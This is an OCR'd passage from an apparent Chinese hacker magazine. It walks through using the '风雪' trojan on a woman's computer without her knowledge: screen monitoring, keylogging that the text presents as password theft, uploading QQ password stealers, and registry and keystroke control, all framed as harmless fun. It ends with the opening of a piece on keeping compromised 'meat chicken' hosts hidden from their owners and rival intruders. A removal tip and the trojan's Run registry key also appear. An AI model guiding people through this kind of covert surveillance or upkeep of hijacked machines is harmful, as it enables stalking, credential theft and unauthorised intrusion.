在她运行了我在QQ上传给她的服务端文件ipserver.exe后，便轻松连上了她的机器，我想看看她正在干什么，于是选择了“控制命令”中的“屏幕监视”，然后点击右下方的“确定”按钮，我清楚的看到她目前在电脑上的一举一动，正在聊QQ和网易泡泡呢！为了能追踪观察，我点击鼠标右键，选择“连续抓屏”（图12）。因为在局域网，所以网速很快，可清楚地看到她在QQ上的一个个汉字……




图 12

接下来让我们试试风雪其它的功能。点击“进程管理”，能看到她电脑中目前所有的进程。哈！QQ的进程赫然在目，用鼠标右键点击它，该不该删除这个进程呢？请大家帮我拿个主意（图13）。




图 13

“窗口管理”很简单，和进程差不多的使用方法。“发送信息”是个简单又有趣的功能，让我来逗逗她吧！选择按钮、填写信息完毕后，如图14按“发送”，她的电脑立刻弹出一个警告小窗口（图15）。我想她当时一定吓了一跳，事后还缠着我反复问这个是怎么回事。哈哈！还有个“鼠标锁定”功能，即可给她的鼠标定住不能动，太残忍，算了吧！




图 14




图 15

2. 记录命令

“记录命令”是专用来窥人隐私和盗取密码等重要信息的，这里的记录命令分为详细和模糊。前者是记录键盘的每一次不同按键的敲击，但查看记录文件时分析起来就像读密码电报一样费劲，不过记录非常完整。而模糊记录则是根据一些关键字来记录，这样比较清晰有条理，遗憾的是风雪的关键字不像冰河一样可自定义，也许是作者故意有所保留吧！开始记录后可随时查看记录文件，点击“查看记录”，会跳出一个文本窗口（图16），这个记录文件就保存在风雪的目录下。




图 16

3. 设备命令

“设备命令”一看就知道了，关机和重起两项点击后还要再确定一次，这是很好的，我有几次就不小心点在上面了，幸亏弹出一个要求确认的对话框（图17），不然要真关




图 17

机了……

4. 网络命令

“网络命令”中的“磁盘共享”设计得非常好用，直接填写共享名和目录路径即可。比如我要完全共享F盘，共享名为trojans（图18）。




图18

“打开网址”这个功能也挺不错，比如我要在她的电脑上打开http://www.mmbest.com，就如图19这样写。点击OK，MM电脑上就出现了木马帝国的网站了（图20）。




图19

实际上，这个功能我是这么用的，在网上看到什么有趣的新闻或消息，本来是要在QQ上发给她的，但她也不一定看，所以就用这个功能给她强行推销，呵呵！




图20

5. 其他命令

“其他命令”中的“系统杂项”都是些捉弄人的玩意，不过都可恢复，大家可放心试验（图21）。




图21

风雪的注册表管理非常清楚，感觉速度和界面都与在本地操作差不多，不信大家可比较看看（图22），也可像本地一样修改键值（图23）。




图22




图23




图24




图25




图26




图27




图28

文件传输做得也不错，上传运行都很稳定，这样就保证了我能不断加强对电脑的控制（可以给她运行一些其它程序，如盗QQ的软件等）。打开一个目录，点击右键，选择“上传文件”（图24），选择要上传的文件（图25）。美中不足的是，上传完成后无法自动刷新（图26），还需手动刷新才能看到上传的文件（图27）。如果要远程运行上传的文件，就在该文件上单击鼠标右键，选择“远程运行”即可（图28）。要注意的是，“远程隐藏执行”只对DOS程序和BAT批处理有效。

“DOS批处理”相当于“开始”里的“运行”功能，可运行刚才上传的文件（图29），也可在里面输入regedit，回车后开启对方的注册表（图30）。




图29




图30

“模拟键盘输入”是风雪的又一亮点，在我的记忆中，好像还是第一匹木马有这么全套的组合键管理功能，以前这方面做得最好的也就是remote-anything，不过它也只有5、6套组合键。相比之下，风雪可以任意键组合。如要组合“Win”+“A”时（“A”是字母键），只选中“按下”，然后在列表选中“Win”，再按“功能键”按钮发送，在普通键输入框中输入“A”键，按“普通键”发送。但一定要记住，操作完后要将“Win”弹起。再比如，我想切换MM电脑上的输入法（跟她开个玩笑，唉呀，怎么智能ABC变成五笔了？），只需点一次Ctrl，再点一次Shift，然后按功能键即可，如图31。




图31


5 结语

现在大家觉得怎么样？木马风雪是不是也很厉害呢？也许有朋友说，厉害吗？不见得吧，一些木马的捆绑、关联，这个木马都没有，怎么保护自己不被删除呢？嘿嘿！那你就小看他了，他的自我保护机制是另辟蹊径的，你不是想删吗？尽可以试试看。它服务端的进程是iplog、ipsnow，两个进程？没错，无论你删除哪一个，另一个进程就会立刻将它复活，你删了这个正准备去删那个时，原先删掉的那个又出来了，你累得半死也删不掉任何一个进程。这个看似厉害，但说出来也很简单，就是多了一个定时器，这两个进程是互相保护的，每一个进程每隔0.5秒就回去查看一下，如果另一进程不在，就立刻启动它。顺便说一下，安装在“IP通知服务器”上的reserver.exe的进程是plog、swon4，他们也是这样互相保护的。

其实，删除木马风雪的方法很简单，即用风雪来清除风雪，以毒攻毒！方法是：用默认设置配置一个服务端，然后在被中招的机器上运行一次你配置的服务端，这样风雪原先的设置就被覆盖掉了，如果你不小心被别人种了风雪，不妨也试试。这时我们再点“连接→卸载”，删不掉的风雪就这样轻易被我们清理掉了。风雪还是利用传统的启动方式，它就在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\snow，找到它删除这个键值即可。

最后，大家别忘了到配套光盘中找到木马风雪。

加固你的肉鸡



紫幻

最近新漏洞出现得很频繁，广大学生一族也要放暑假。相信在这个时间内，广大的“黑”迷们又要好好利用这个时间开始积累丰富的“肉鸡”资源了。但有很多朋友都感受到一个普遍存在的问题，找肉鸡很容易，但要想保护肉鸡则是难上加难。一方面要保证自己的肉鸡不被同行抢走，又要保证不被肉鸡的主人发现。相信这些问题也是一些初学者普遍关心的问题。本篇主要写的话题就是如何“呵护”自己的肉鸡。在没进入正题前先回答小菜鸟的几个问题。

菜鸟问：我有许多肉鸡，但每次都不能用很长时间，不是被发现就是被别人抢走，为什么？

答：原因有很多，要看实际情况。比如你用webdav漏洞进入一台主机，他就成为你的肉鸡。可现在网上一些所谓的黑客活动特别频繁，你会利用webdav攻击，这些人也会，他进入主机改了你的后门密码，这个肉鸡就离你而去了。还有就是你入侵以后在肉鸡上存放过多的文件，而且没有把这些文件设置为“超级隐藏”，被主机管理员发现打上补丁，你的肉鸡也一样飞了。

